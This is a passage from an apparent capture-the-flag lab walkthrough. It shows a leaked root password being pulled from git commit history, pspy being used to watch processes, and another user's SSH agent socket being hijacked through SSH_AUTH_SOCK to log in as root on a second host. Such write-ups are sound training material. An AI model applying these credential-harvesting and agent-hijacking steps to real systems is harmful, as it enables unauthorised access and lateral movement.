
Let's use netcat to move it and examine the contents.
INSPECTING GIT REPOSITORY

Once we extract and navigate into the folder we see that it’s a git repo with Maven and Spring Boot.

Let’s check the commit log for sensitive information.
git log -p # -p is for pagination
If we check the commits we can see a password in the application.properties file.

We find that the password "7^Grc%C\7xEQ?tb4" works for root when we try these one by one to su on kaneki-pc.

PRIVILEGE ESCALATION : ENUMERATION

Now that we have a root shell, let’s run an enumeration tool such as pspy to monitor file and system events. Use a basic HTTP server to move it to the box.

Ugh I got scammed. I think the final flag is here. . But its not simple as that
Run PSPY
Get something interesting in /tmp . We can see they use SSH Agent

Four folders containing SSH agents are visible, and one of them was just made, so it must be the one used to SSH to 172.18.0.1. Normally, users are prohibited from accessing another user's socket files, but root is exempt. Let's wait for the user to log in while keeping an eye on the file creation using the watch command.

Let's monitor the login with watch ls -la
This is the most boring part. You need to wait around 5 minutes and have 20 seconds to exit the watch files, change the directory into the agent, and run the SSH_AUTH_SOCK environment variable. If not, the agent will disappear from TMP, and you need to wait again. I reminded you because I fell into this trap before realizing that this is temporary, it will disappear in a period of time of course.
Command: SSH_AUTH_SOCK=(CAPTURED AGENT) ssh root@172.18.0.1 -p 2222

